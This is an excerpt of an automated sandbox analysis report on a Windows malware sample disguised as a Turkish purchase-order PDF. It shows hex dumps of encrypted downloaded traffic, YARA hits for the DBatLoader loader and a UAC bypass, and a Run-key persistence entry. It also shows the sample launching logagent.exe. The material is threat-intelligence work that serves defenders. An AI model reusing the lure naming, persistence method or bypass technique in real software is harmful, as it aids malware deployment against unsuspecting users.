2022-06-26 07:43:17 UTC	739	IN	Data Raw: 4d 41 ff e3 b7 a0 66 07 74 70 3c e9 ac 6b c4 02 a2 ed 7f 9a 72 c7 f9 b1 bb cc b1 d2 34 bd ee e0 cd ba 96 60 60 66 43 40 f3 67 fe 13 9a a3 82 99 b2 44 d7 fb ca 00 fb bd ed c9 23 ef fa 71 93 5b 76 44 8f 8f 17 56 d9 46 d3 01 9c c1 bd 85 b7 0b 80 be 1d ce 5f 7a e2 2d 55 33 e9 75 38 fd 91 9b 53 3a e3 71 22 a2 78 ec b6 1d a5 2f 1e c5 e8 02 6a 0e 06 79 45 fc 5b 64 03 86 98 41 84 0d f6 dc c5 1f 14 98 1f 51 f1 f6 12 93 c5 4d 57 0c 0c 0c be 73 f5 48 92 be dd 7b 66 4c 5c c3 cb ae 42 94 ff f2 e7 07 20 20 e9 3f ee a2 7d 3b 45 e9 35 a5 ae c4 09 f9 84 2e 29 e0 44 6d 2a c2 cc 5f 3c 2a 2a ea 40 40 40 c9 8f 38 11 84 df 65 3a 69 57 4a 91 fd 5d 91 c3 e5 33 15 83 e6 ce 07 a0 66 f9 b0 b0 87 8e b4 a4 ef ef 67 82 e6 80 90 d0 2f c2 f3 78 82 90 90 70 68 f6 ba 49 49 89 3f 00 00 Data Ascii: MAftp<kr4``fC@gD#q[vDVF_z-U3u8S:q"xjyE[dAQMWsH{fL\B0 ?);E5.)Dm\$\$_<*&@#@@e:iWJ}3fg/xphl?
2022-06-26 07:43:17 UTC	743	IN	Data Raw: 23 2c e3 0c 24 3b 6c 3d 5d 92 98 80 1b 5c 28 ae 7d 6b 39 42 18 25 2e 30 47 29 12 fe af 54 63 0e cb 46 23 71 a3 31 ce 07 b3 cd 8f c1 66 cf d7 98 c4 28 73 e0 e0 dc 5c db 12 aa 05 46 f5 5b fb 60 24 36 21 59 be 19 06 5b dd d7 1e 65 55 6c aa 37 4c 66 21 d4 ec a8 f6 ef fb fd 8b ea a2 73 7f 55 4d 2e a1 9c 4d 2e bd a5 02 d2 e1 9b 20 c7 1a b9 bb ab fd 73 f3 80 42 94 09 ff 6f ca b9 18 f0 c9 5f 81 92 52 4b 75 dc e9 52 35 0f e0 61 09 78 79 f0 af 00 89 0a a4 68 16 7d f3 cd 18 fe 62 46 b9 51 9f ef be a4 49 0c 2e 4b 27 53 36 53 be bc 76 22 b7 cd 3e 0f b0 e7 c9 8b a8 b2 6e 9f 65 69 13 c7 00 85 c6 e0 51 82 3d 43 37 ad 0f d1 33 97 f2 ab d5 8f 00 16 f5 5f 44 89 3a 09 70 3a a5 e5 af 08 9c f1 5e 43 f8 e5 d3 5c 4f ba ed 6e 4c 84 d9 f2 07 78 46 3c 62 07 a1 1f 68 a6 fc 4e a0 02 Data Ascii: #,\$ =)(\k9B%.0G)TcF#q1f(s\F['\$6!Y[eUI7LfSUM.M. sBo_RKuR5axyh)bFQl.K'S6Sv">neiQ=C73_D: p:^C\OnLxF<bhN
2022-06-26 07:43:17 UTC	747	IN	Data Raw: 68 b7 0e 54 96 1f 6a b3 8d 2c 6c b1 29 ff d4 ec d7 47 31 95 47 5c fd 81 12 24 01 78 f4 44 c4 2b c7 ff 91 89 e3 4c 4e 75 9d b3 7f 73 41 8f be 07 92 d5 c3 37 99 35 eb 97 6f c4 f7 4c b6 6f 07 a4 11 79 e8 7c 07 5f b8 da 2c ea 16 d1 75 76 4b af 03 f4 92 26 69 ff bf 66 6a a2 1d eb c9 4e d3 1b 25 0c d8 cf 9a 84 41 e5 30 38 65 db 4d fb 16 5c bd 53 7f 59 74 04 d3 5f 5d 56 22 95 b6 86 20 82 f7 ea 84 ed 15 fd cf 50 79 63 3b 00 53 08 c9 d5 88 ad 1b de 76 98 85 a2 73 97 dd 5c f5 03 71 cd cb 8b 3f ff 23 24 82 ba 34 e9 0f 11 02 a9 de 6b d0 d3 2e fa 76 85 5a c1 5b 2d 16 4e b5 e4 55 3e 71 ef a5 da f4 92 9c 01 9d 0c de 09 55 ae e6 23 d4 8b cf 19 88 28 30 26 76 b4 55 8f 2b 21 e9 e9 fb dc f8 8f d6 d0 d5 f4 4d 8c a2 ea 9f 67 6c 43 3d 10 05 8a 3e e9 b1 3a f0 97 95 fa 8a 3f 4f Data Ascii: hTj,)G1G\&x\$D+LNusA75oLoy[_uvK&ijfN%A08eMSYt_V" Pyc;Svs!q?#4k.vZ[NU>qMU#(0&vU+!MglC=>:?O
2022-06-26 07:43:17 UTC	751	IN	Data Raw: 39 dc 7e 73 79 c2 4b 51 dc 98 33 f8 48 e4 e1 62 e4 9e 3f 72 45 27 04 4e 05 31 69 a4 15 c2 1e 11 1d 78 50 60 9d df fc 8d 08 2f 4a 80 5d 0c a5 d0 9d 46 11 19 9f 59 68 16 49 89 7e 3a ea 4f c3 11 79 f1 68 d7 9d ef 70 10 10 df 8f 5e d7 bf 08 b0 6d 7c 34 d3 49 4f 88 dd ae 12 c3 23 a3 54 e7 82 09 89 f5 df 1f ba 58 56 cb 64 12 3a 3c b6 75 6f 03 59 62 be 28 5c 08 32 bf 8f f5 05 4e 22 5f 81 25 83 d1 66 ee 90 95 f7 ce 42 b1 ad 3d c4 75 ba 04 aa 11 69 c4 35 7a 88 06 e0 5d 73 ac 33 79 58 3d 28 61 b5 3c 72 c5 e7 bf 56 60 b9 b1 a2 f5 b6 8e b0 6e 29 f2 18 25 b7 52 2d 3f fa 52 c5 f2 c1 08 b0 0a 0d 4f 17 7e 8a 04 a2 c5 70 1d bc 0a ec 34 52 44 50 e8 df 8b 09 b2 ca 98 ea b8 01 86 6e f6 d7 22 b1 9a 69 9c d2 c5 9f cc f1 a1 52 47 5e 44 61 30 60 2c f9 df 6f 87 18 bb bd 2d 65 Data Ascii: 9~syKQ3Hb?rE'N1ixP'/JFYhl~:Oyhp*ml4lO#TXVd:<uoYb{l2N"_%fB=ui5z}s3yX=(a<rV'n)%R~?R^O~p4R DPn"iRG^Da0',o-e
2022-06-26 07:43:17 UTC	756	IN	Data Raw: 62 34 71 ee d1 8f e9 8e 05 6e 12 41 57 67 df b1 60 d2 2c ad 8d c9 94 ad 9d dc 2e 3a e4 8b df 52 b0 d5 57 18 85 4f 94 c3 89 81 57 ee e2 43 8a 01 21 cb bb 34 b3 39 9e 1a 52 fc 0a 69 12 f6 5b ec 01 e2 99 a1 42 da ea 57 e4 f4 9a b9 5a 2c 7d 3f 6d 22 8d 0b 5e 83 44 fd e3 47 6f ae 65 a3 24 8f fe 51 04 78 77 64 33 2e 81 48 d0 8d ee fd 53 2a 4a 41 e7 7a 01 f0 de 9b 6a 17 18 6d 3c 75 6d 3a ec b6 99 1f 49 00 23 e6 69 b1 bc 42 27 ec fe c2 b8 c8 7f 9c 39 e2 7b 66 ff c7 60 8b 01 02 2a f4 11 d3 a8 e5 81 eb e9 47 be 6c ba a9 2a 8c 1a e2 60 11 04 a2 3b 69 39 ad d1 e3 70 3b 8e d7 78 67 e5 c5 f3 69 65 48 e2 ec 23 f2 59 93 bd 7b 07 c2 75 48 d4 ca 3c 72 b9 2b fb ca 34 e4 c9 f2 e9 4b a0 ee 1d 0b b9 37 c3 ec 2d 9a fc a3 12 fd a8 16 4c 4e d0 3e 36 3e 6a 85 3a 4e 7b 45 03 4b aa Data Ascii: b4qnAWg',,:RWOWC\49Ri[BWZ,}?"DGo\$Qxwd3.HS*JAzjm<um:#{B'9f*Gf*';i9Mp:xgieH#Y{uH<r+4K7-LN>6>j;N\{EK
2022-06-26 07:43:17 UTC	760	IN	Data Raw: e8 64 21 81 90 ce 85 4a 79 4f 53 c9 ea 03 40 6f b6 c1 db 05 be a7 0c 50 f8 fe 68 1d 32 28 fc eb 46 68 39 75 0e 60 6b a7 6f 57 e8 f3 a9 1c 24 05 7b 10 30 d3 c7 87 90 b3 27 22 43 fc 4a b5 b3 f1 a4 b0 f6 93 5a 3a f6 e7 5a 0c 3e 5e 11 78 f0 8a 20 d6 b5 6c 43 af cd d7 5c 0e 08 1c 17 9c 3b ca 59 7f 4d 6d 12 d3 25 59 6f c3 6d 48 92 d2 8b eb 8c 7d d0 1f 6e 81 af 15 d9 f5 23 0b a7 af 81 28 f5 ea 24 0f 30 38 1f 14 8a 6a e8 d2 61 74 85 dd 38 2e b2 a8 df d7 ee d3 ad ac 9c 67 1d 24 bb eb 8f 35 71 d9 d0 31 10 0d c3 34 57 54 36 e5 67 af 91 5e 1e 61 4c 2e fe 95 5c 3a 32 f5 8a d3 8c 83 7d e8 50 a2 04 02 94 66 f3 05 20 18 84 58 2f 9b 87 1b 58 62 fc 72 91 cf 2f 4c 6f cc 77 b4 62 62 4d 4d 3c fc 49 88 5e 83 92 b2 c7 80 44 cf 5e ec 02 ce 74 0d 27 29 76 4d d7 07 be 45 23 fc Data Ascii: d!JyOS@oPh2(Fh9u'koW\$[0""CJZ:Z>^> IC\;YmM%YomH)n#{[0\$8]t8.g\$5q14WT6g^aL..2)Pf X/Xbr/Low bbMM<l^D^t*)vME#
2022-06-26 07:43:17 UTC	764	IN	Data Raw: 67 ef 43 5b 46 45 59 48 27 19 fb a7 c8 3e 02 dd 7c 96 2a 86 5c fc 9f f1 ac fb 32 48 fd 6f 1f 8f 0e 4e cf 9d 06 ab 74 80 3c b8 12 14 17 ab 26 0c db de 86 bc 66 11 cd 7b e5 83 ff e6 b0 57 2a 2e 59 66 0f 89 79 1b 1e cb 53 1e 45 28 e4 3e f2 2f 13 4a 6b 75 6c ec 44 88 e7 bd 2e 27 e8 e3 27 01 70 fb 57 a1 49 75 67 35 9d 23 7b da ea 69 45 69 c8 e2 8b 39 c3 2e 18 7f 9e f7 2e 87 3d 3c 87 e6 6e 9f 11 27 59 73 01 ae 58 f3 9d 9b e9 05 06 16 d2 f7 c6 14 8e bb 0c d9 39 76 0d ed 42 5a 23 d7 68 b5 4b 65 6b ce e5 ae fe 10 db ca 9a f2 54 a9 e4 47 a9 18 8c ed cc 95 f4 9e 35 35 9c 19 69 e1 74 a2 87 71 9a 3c 2a c7 28 80 43 8c 2b a3 db 1e f1 23 67 22 2d be 5c b1 db 58 b9 28 6e 52 ec fc 36 57 2b 89 3c 95 44 ff a8 ef 42 8e 1a ee a0 52 28 8d f3 c5 de a0 b7 a2 d9 1b 5e 8b 8a bd b5 Data Ascii: gC[FEYH'>^l2HoNt<&f{W*. YfySE(>/JkulD."pWlug5#{iEi;..=<nYsX9vBZ#hKekTG5sitq<(C+&g^lX(nR6W+<DBR{^
2022-06-26 07:43:17 UTC	767	IN	Data Raw: bb 8f a0 bf 0f b5 5d e1 01 30 8c 8d 5f 28 29 03 97 5f 6a 03 bd e6 f7 5a da cc 91 5a 8f c9 2e 46 f0 3d ee 84 4b 32 eb 96 9f 92 41 81 ec 14 32 fd 7a 38 49 41 f6 57 65 16 2a 3d 5e 6d 16 84 b6 22 99 4f f5 37 88 5c f8 62 07 a9 49 a2 75 81 04 f0 ae 0f b1 cf 9e 06 4b 63 b3 93 7b 10 5a 8e ad 32 a3 1b 78 c9 84 b6 53 1a 6d 31 43 19 8b 18 7e c9 ff 0e b7 96 fd 66 f6 2a a9 5a 99 5c 24 2e 66 53 4a 03 e1 95 e4 97 0f be 43 3a 9c cf 32 e0 7f a8 33 e6 65 6d 11 dc 5f 98 74 2f 92 7a 70 00 7c cb 95 bf b0 d8 ce 75 a8 7e fa 61 3c c0 a3 9e 24 90 7d 83 98 9e ff 1a 1f 46 62 17 18 14 d1 32 92 79 27 ff bf 57 73 28 f6 89 93 d3 dc b7 51 26 00 a4 d6 16 d8 21 bb 8c 81 d0 fd 16 1a e1 f0 17 bf 28 b1 b7 7d e8 73 c2 f3 a3 56 01 d6 e5 31 b7 90 a0 ca 30 58 9e 7c f9 02 c1 f1 42 8a ab 7b 12 b1 bb Data Ascii: j0_()jZZ.F=K2A2z8IAWe*~^mO7\bluKc[Z2xs1C~f^Zl\$.fSJC:23em_t/zpu~a~\$)Fb2yWs(Q&!)sV10X B{
2022-06-26 07:43:17 UTC	771	IN	Data Raw: 3b 50 1f 78 a2 b5 c0 3c 5e fd d5 8a bc 01 b7 74 f9 78 05 7d 0c 5b 94 70 33 d7 65 d4 8a 97 38 a0 19 a0 63 a2 b6 92 bc 55 00 de d6 b1 d7 5a 03 28 e5 95 c9 2b 18 26 c3 67 9a d3 ef f3 07 57 27 63 d0 ba 1e 71 2e 00 d1 60 4c fc 20 80 8e 33 54 d3 79 cc cf 6f 77 1f f4 2f 79 4c 09 59 22 b3 bb 75 1b a3 62 11 b4 96 96 d0 3c ed fe f1 da cf 08 5a 87 50 67 44 4e 77 b8 7e 4c c5 ee 20 82 72 ed 77 dd a9 4d f0 e9 ec 7e d2 d9 15 b2 75 26 ab d4 31 14 2b e5 f2 67 2c e5 33 5f 4a b3 7c e1 71 76 58 03 1b 8f 63 57 e5 4b d1 6e fe 84 a6 00 f4 55 b9 2d b1 25 fb 09 b1 6c 1a 6f 61 8c 2b 75 b3 c1 b1 e2 eb fa 86 0e d1 38 c9 10 c6 96 36 ed 43 0b 8e bf 11 76 15 20 33 d3 5a d2 a6 a1 27 86 63 84 08 2e 16 12 fc 47 4f 87 4d 37 d9 ed c2 ed 16 69 3c f5 51 a3 b9 fd 63 36 ee 29 3d 94 0b b7 ec f6 Data Ascii: ;Px<^bx[jp3e8cUZ(+&gW'cq.`L 3Tyw/yLY"ub<ZPgDNw~L rwM~u&1+g,3_JjqXvCWKnU-%loa+u86Cv 3Z'c. GOM7i<Qc6)=

Timestamp	kBytes transferred	Direction	Data
2022-06-26 07:43:17 UTC	775	IN	Data Raw: 91 29 62 99 3a 85 d9 c6 48 54 62 c2 a8 bc ac fc 28 c7 82 55 2f f3 c4 4b 10 94 df ef 25 fd d6 48 07 84 a3 d8 60 35 f4 48 6a 21 b4 d8 87 bf fb 1a 6c 55 59 e3 02 ee c6 87 7f 16 97 c4 7 f92 7a ea a9 a2 ad 50 6d 5d 79 32 81 86 e7 71 84 e7 24 0b 3c ad 3a 27 41 fc 69 ac 30 fa 7e a3 2e 0b 81 2e b5 f8 9c e1 71 4b 80 14 55 ea a5 a8 09 4b a4 4e 37 18 65 e7 db 7e de 62 1c 0b 16 3b 9e ae 85 65 8f 06 89 72 c8 3a 30 f5 9a 8a 8e 5c 0e ea 34 44 4c e5 9d a8 b4 f5 13 69 65 e3 e7 02 b9 99 99 31 12 22 96 ea 8e ef 00 ac cf fa 15 08 cb 11 e5 17 dc 52 18 0c 78 00 50 e2 39 88 d8 ef 00 b2 d2 01 02 00 b1 f2 b8 11 9f d9 7b 36 c1 74 5a 56 f9 65 ca a5 da d5 be 81 a1 20 ae 0a 19 41 ec 6a fb ec 48 ad c8 0a fe 48 cf fb e0 36 4b c9 8e 8b 52 84 e2 5a 93 b7 5c 93 ef e2 9b ab b5 Data Ascii:)b:HEb(U/K%H'5Hj!!UYzPmj)2q\$<:AiO--..qKUKN7e~b;er:0l4DLie1"RxDP9"{{6tZVe AjHH6KRZ\
2022-06-26 07:43:17 UTC	779	IN	Data Raw: d2 39 1c 13 fd d6 f6 e1 e5 3e f6 14 86 48 d9 3d 10 bb b4 4d bd 13 38 be 17 61 97 f9 81 49 b9 bf 67 37 85 62 3f 07 c7 68 53 cc 54 a9 40 a3 db b8 11 30 61 54 ef 89 93 3e 64 fc ea 0c 4a 80 c0 bd 08 3c 75 82 c9 7f 68 7a bc 84 64 d0 ce ba d8 86 6e 25 ed 89 1a 85 35 61 d3 c6 ec 7d 71 5c 0d 9c 0e 11 6f 8b 2f f0 ee 71 95 35 0b b5 fd 4a 1b 42 f4 3e a9 77 5c 33 d1 96 51 89 83 22 64 2f 9b cf e3 bb dd fb c6 01 68 df 9a 52 a2 16 26 ff ef 56 05 86 62 da f9 9b c3 e6 e8 e1 0e d8 15 99 8d fb d1 79 ad 40 0e b9 bb 42 47 46 fd a6 7b f2 50 e9 60 8b a7 f1 6d a0 bb 96 8a 24 1b 79 2b 4b 7a e8 4d 83 b2 32 b6 4d 9b ad 00 b6 bc ca 0a be 37 59 f6 55 6d 65 db 99 6e 89 c3 26 fc 06 36 fc 6b 53 55 cc de e2 82 2d 87 47 cd 4d 88 5c 20 48 2a 90 a7 40 7f 52 64 b6 90 ba 35 56 56 14 3c 44 52 Data Ascii: 9>H=M8alg7b?hST@0aT>dJ<uhzdn%5a}ql0/q5JB>w!3Q"d/hR&Vby@BGF{P'm\$y+KzM2D7YUmen&6kSU-GM! H*@Rdk5VV<DR
2022-06-26 07:43:17 UTC	783	IN	Data Raw: 14 8a fe 92 5b 62 7d 46 3c d6 d1 8e 14 92 c1 8e e8 18 48 f3 75 4e 19 67 33 b4 4b b4 92 29 90 e5 92 59 30 c4 28 3d 8f 87 2c 2d 3c 54 79 25 64 c4 2a a1 44 6b dd d6 38 60 b7 e1 9f f1 75 01 6d 9e 8f d9 1f 21 c5 ca 0f 3c 26 5c 0f 50 74 61 38 8a 8e 61 f1 c3 fb cc ff 16 44 7c 6f 3a 8a e6 41 d0 18 f2 ef 2c d7 e3 b0 51 65 b0 d6 00 13 3b 48 27 c9 18 ab 84 5d da 78 a5 f5 c6 4b ec 7c 76 39 0d 8e 9f 15 25 96 3c da 08 0f e8 67 73 51 ff 63 07 64 12 75 6c d0 c0 87 d3 05 27 ff 42 0b a9 57 44 c9 c6 47 29 84 97 0e 26 67 77 e6 2a 7a 58 3c f6 c4 2d 18 7b c4 29 28 c9 e7 21 b9 40 0b 4b 00 81 4f ad 21 f9 0b 85 2b 95 92 30 95 b6 ad a3 43 10 b6 37 f5 4f 6f c9 c4 8f 71 fa 84 07 18 94 ed 84 84 a7 49 64 30 f4 2d a2 c5 1e 76 fb 6e 45 d8 16 aa 25 4e c7 24 5e 70 42 e1 f3 57 da e3 43 5c Data Ascii: [b]F<HuNg3K)Y0(=-,<Ty%d'Dk8'um!<&lPta8aD]o:A,Qe;H'jxKjv9%<gsQcdul'BWDG)&gw*zX<-{L(!@KO+0 C7OoqlD0-vnE%N\$'pBWC\
2022-06-26 07:43:17 UTC	788	IN	Data Raw: af ee a7 01 73 1a 2e 59 61 c5 f4 20 5d 13 23 e8 74 9e 0b ac 6f 66 41 62 45 ee 3b c8 4b 9b 7b c6 a3 61 90 62 a5 8d ba e2 44 76 12 c4 f9 ef 8b 2f 34 39 dc a4 7a 90 8a b5 42 6e 97 0b 4b 6c 53 38 12 b5 47 37 b3 59 e4 a4 f4 46 61 00 32 3d f2 75 de 00 cf 4f ec 68 88 e6 de 00 1f 42 71 a5 97 b7 4a dc 76 3c bd 3d 37 d4 56 23 18 86 61 10 3f 3c a4 86 0b c0 c4 9e 0c ec fc e3 ac b7 85 5a f1 d3 8f 60 d2 c1 87 f7 5e ce e7 9a 6f 2a 57 24 64 58 9c eb 9b 4a c0 29 51 a7 73 0a a8 36 42 11 50 c6 28 b5 ae 76 d8 52 34 47 3c fe c6 31 e6 76 b2 5a 29 41 6a 01 22 18 40 96 20 98 35 66 17 dc a0 ca 1e 2f 49 66 fb 2a 21 41 b9 f8 26 a1 8f 74 f0 1f e0 2d 9d 42 c7 05 d1 61 de dd 4c e4 e2 19 76 1c a6 a1 ea 9a 24 51 4c 61 ca 2e 7c 7d 45 10 ed 11 1f dc 66 e8 96 52 02 8c b7 ff 8c ba 98 19 7c Data Ascii: s.Ya]#tofAbE;K[abDv/49zBnKlS8G7YFa2=uOhBqJv<=7V#a?<^o"W\$dXJ)Qs6BP(vR4G<1vZ)Aj"@ 5f/If *!A&t-BaLBv\$QLa.])Efr
2022-06-26 07:43:17 UTC	792	IN	Data Raw: 5e 55 aa bf b4 ca 34 b4 05 d1 50 0c d2 fc ef db e5 38 38 61 37 e9 d6 35 fb 59 74 4d ba 68 38 f9 69 db 89 f5 1b 05 18 15 2d c7 e6 68 fb 06 4a 0c 1b 4e d0 df 82 3b 81 80 c8 a9 b2 49 b7 c1 76 73 f0 9c c3 2f b2 f8 e0 5c 22 d6 1b 0b 88 55 6a 55 2d a3 3a 82 6e d4 18 df 87 66 4d 99 d2 5e be 58 f4 fb cf 70 98 e2 4c 2f 51 0d 57 55 09 0a 6d ff df 04 64 af a8 34 d2 d8 e0 66 8c 6c ac dd a2 24 9d ea 02 5f 1b 84 b5 85 c4 e4 e6 6b 24 26 dd 54 c2 52 c7 c4 0b 77 4c 8e 09 70 b2 b6 05 be 20 6e 79 f2 b7 ab 66 2a 1b 5b 45 95 07 fb 38 b4 ef 40 38 f1 2e 39 eb 21 66 0d 99 87 b2 b4 fc 00 d5 b5 f0 c7 8e d5 f5 9c 58 a2 cd 9c 76 67 30 12 10 47 02 5d 10 f0 e5 9d 2d fa 61 c8 83 52 06 8d d3 3f 1c 90 b6 c3 41 6e a5 c7 f3 28 f3 4c 15 b4 90 0e ca ae c4 5e 1a d6 38 2f 74 7d 7a 79 ca 04 9b Data Ascii: ^U4P88a75YtMh8i-hJN;ivsA"UjU:-nfM^XpL/QWUmd4f!\$_k\$&TRwLp nyf*[E8@8.9!fXvg0G]~aR?An(L'8/t)zy
2022-06-26 07:43:17 UTC	796	IN	Data Raw: 63 5c 5e e0 04 d4 a9 c7 95 e2 96 21 17 4b 1f 0a a0 5f c4 68 6a a9 49 d5 4f c4 05 fa e9 49 22 04 2b f5 cb cd 1e a2 f1 84 a8 28 19 8b 08 ef 7c 5c 02 87 d6 4d 3b 77 75 44 a2 2a e5 79 7c ed 7a 58 f2 5b ce 6a 79 d1 15 b0 97 9a 66 ac 0f 38 a5 b4 de 6f 79 95 87 5a f8 90 e9 c0 22 91 b2 85 31 1a 8e 9b c8 dc 43 52 cc e0 45 ed 61 6c 6c a3 e4 f5 63 a2 99 c4 d5 85 a2 55 cc 26 51 89 61 f0 52 46 57 4d 24 30 2d 48 41 cb ba 80 6a a2 56 07 4f 67 b4 9b ae 77 5a 96 fd ce 9e 31 2b 25 0f ed 02 99 5b f6 09 54 61 3a 34 c3 33 6f 98 ae 46 3e 92 3d 02 e3 e2 ef fa a2 21 77 05 ba 49 b9 7b 19 37 7a 8e 87 e3 6e c0 f4 5d 7c d9 aa 0d 1c 3e 3d ce 3d 39 bf ca 82 9b aa 23 c7 d4 16 e3 57 c8 c1 be 77 8d f2 77 4f c8 18 4a b6 5f 70 4a c2 61 ce 0e 3e 35 da 0c ee 92 f2 25 48 16 85 ba 78 00 e0 da Data Ascii: c^!K_hj OI"+(!IM;wuD*y)zX[jyf8oyZ"1CREallcU&QaRFWM\$0-HAJVOgWZ1+%[Ta:43oF>=!wl{7zn}]>==9 #WwwOJ_pJa>5%Hx
2022-06-26 07:43:17 UTC	799	IN	Data Raw: c0 6a 5f 6c f4 7f 96 38 c7 b9 77 bd 8d 03 cb d5 b5 bc d6 00 ae e0 b3 c1 95 81 b3 ef ae 6b ff 73 4c 89 ac e6 7b c0 5d 1f b4 46 a2 ed 03 fe f4 26 9e 03 f6 ca 73 b6 f9 04 f1 35 64 b7 c3 68 0d 0a b1 90 c2 63 36 29 4d 31 7c 05 0a c3 a6 3b 47 e8 59 1e fd b4 e8 23 48 94 d2 c6 be 74 68 36 b9 28 7c fc 14 30 53 92 11 c3 b9 2f 9e 91 0c e0 9d fd df 64 55 d7 19 9f e1 99 6b 69 59 50 8b 12 f5 23 cc e6 d5 a2 91 5f 62 d0 b8 52 ba 10 b3 88 ee 3f b0 f2 55 e0 93 4d 2f fc 5c 33 98 29 38 76 e5 0c 80 1c a2 90 15 a6 d4 c0 d3 d6 a2 54 39 ed e3 ff 26 2e c3 e3 41 a5 68 cc ea 66 e1 d1 c8 52 76 19 f8 26 c0 fc 22 ac ce 3d 13 bd d3 31 04 bb 0c fa f3 c3 34 84 12 1a cf 42 a5 99 01 89 ec c0 bd 67 c4 6d 83 c1 3f 9c 36 7e f8 0d 50 ff d8 a1 4c 62 66 54 d0 1e 47 c7 80 8d 83 78 82 51 ff a6 de Data Ascii: j_l8wksL[!F&s5dhc6)M1];GY#Hth6(!OS/iUkiYP#_bR?UM\3)8vT9&.AhfRv&_="14Bgm?6~PLbftGXQ
2022-06-26 07:43:17 UTC	803	IN	Data Raw: 27 6e 93 54 d4 30 ac 64 c7 ca 2e 58 c5 19 3e ca b6 d4 71 f7 89 de ef 13 52 5c dc 4f 3d 8a 53 e9 04 f5 9e be 71 7f 24 de 47 73 1b 1f 5c 1a cc ba 30 fa 78 dc 7c b2 9c 3d 36 11 d8 22 e2 7e 3f 47 b9 68 80 b5 9a 85 8b b8 d1 e2 3b 24 28 68 d9 d1 c8 a0 64 5b 0d f2 61 f9 18 d0 cb 60 44 b6 2b b8 d9 d0 17 c5 e2 b9 bd 77 17 9b 2f f2 27 3f 02 e7 ca b5 21 11 6a 61 cb f8 54 bc 2a 61 ca b2 68 02 8f 39 34 a0 11 6a 47 64 4c 72 b3 3f 6d cc 00 0c a8 34 5c 6b 47 55 ee 9d c7 5e a3 73 86 82 20 a6 ba 6b 1c bd 6d d0 6d a1 10 49 f3 63 ef 40 f9 67 7e 44 6b f1 9d 66 d8 39 8b 2c 8d 06 64 de c5 4d a1 ae d0 1d 4c e8 be 69 c4 7e 88 de 43 fe a0 90 e0 fc d4 eb fb 18 e4 f3 69 a2 2a a4 61 8d cc 31 22 c2 24 19 05 22 d7 c1 7e c1 77 10 43 fc 9e 3c e2 b7 d0 22 32 63 51 08 38 58 4e 50 c2 02 3c Data Ascii: 'nT0d.X>qRIO=Sq\$Gs!0x =6"--?Gh;\$(hd[a'D+w!/?!jaT*ah94jGdLr?m4!kGU's kmmlc@g-Dkf9,dMLi-Ci* a1"\$"-wC<"2cQ8XNP<
2022-06-26 07:43:17 UTC	807	IN	Data Raw: 30 32 c8 dc 5e 60 7a ae 30 b8 de aa b9 5a 39 24 00 66 08 54 c8 2c 3c 41 42 f0 5d fa 0c 1b 13 ad ff ec 72 d9 8d bd b8 47 da 20 8d fa 5d e7 82 ad b5 74 7d 1f 2d 0f 82 a3 08 ea 97 c2 9f 23 92 4b 4c 06 4c 4f 53 6a 32 94 90 a4 e7 2f b3 21 51 69 e5 a3 08 9e df a0 8a 52 85 9f a7 12 e2 07 20 4f 8c 16 15 9d c0 19 64 50 1c 6f d1 56 1a 77 cc a4 58 c2 8a 6b ca cf 43 2d 31 0d 56 ab f3 b4 e5 a9 28 dd 62 20 2b 49 12 c2 80 d6 86 9a b6 95 9c d1 98 8a 8a 13 0d aa fc e6 32 ff 12 cd 6a db a4 d2 71 52 87 f8 54 b3 42 95 fd a7 39 e8 13 42 6e a5 f8 0c 82 0c 2d 75 6e af 12 9c c8 bc 03 71 b5 e8 47 61 b6 3d e6 ac 10 52 65 cd 57 23 94 18 6a 27 c4 bc 48 7d 5b 6d 1d 19 2a 0c 29 d8 7d 1f 1d eb 8b 94 e3 df d8 d4 73 8b b8 c8 21 d0 75 26 b8 ed 96 a0 16 8b ac 7b 82 1b 16 fa b2 10 0f c4 d3 Data Ascii: 02^z0Z9\$!T,<AB]rG]t]-#KLL0Sj2/[Q!R OdPoVwXkC-1V(+!2jqrTB9Bn-unqGa=ReW#j'H)[m'')s!u&{



System Behavior

Analysis Process: Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe PID: 6356, Parent PID: 5760

General

Target ID:	0
Start time:	09:42:42
Start date:	26/06/2022
Path:	C:\Users\user\Desktop\Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe
Wow64 process (32bit):	true
Commandline:	"C:\Users\user\Desktop\Yeni sipari#U015fi onaylay#U0131n - TK176H.pdf.exe"
Imagebase:	0x400000
File size:	901632 bytes
MD5 hash:	8E60C68E832622B0EBD88A612898A9F9
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	Borland Delphi
Yara matches:	- Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000002.315120211.0000000003610000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000002.306973875.0000000000401000.00000020.00000001.01000000.00000003.sdmp, Author: Joe Security - Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000002.316837700.000000007FD20000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000002.315970483.0000000003AEC000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000002.317153227.000000007FDD0000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000002.312930120.0000000003050000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_UACBypassusingComputerDefaults, Description: Yara detected UAC Bypass using ComputerDefaults, Source: 00000000.00000002.315787933.0000000003968000.00000004.00001000.00020000.00000000.sdmp, Author: Joe Security - Rule: JoeSecurity_DBatLoader, Description: Yara detected DBatLoader, Source: 00000000.00000000.259960102.0000000000401000.00000020.00000001.01000000.00000003.sdmp, Author: Joe Security
Reputation:	low

File Activities

Registry Activities

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run	Eluiezilfw	unicode	C:\Users\Public\Libraries\wflizeiU.url	success or wait	1	3AE8D8E	RegSetValueExA

Analysis Process: logagent.exe PID: 6552, Parent PID: 6356

General

Target ID:	3
Start time:	09:42:57
Start date:	26/06/2022
Path:	C:\Windows\SysWOW64\logagent.exe
Wow64 process (32bit):	true
Commandline:	C:\Windows\System32\logagent.exe
Imagebase:	0xea0000
File size:	86016 bytes
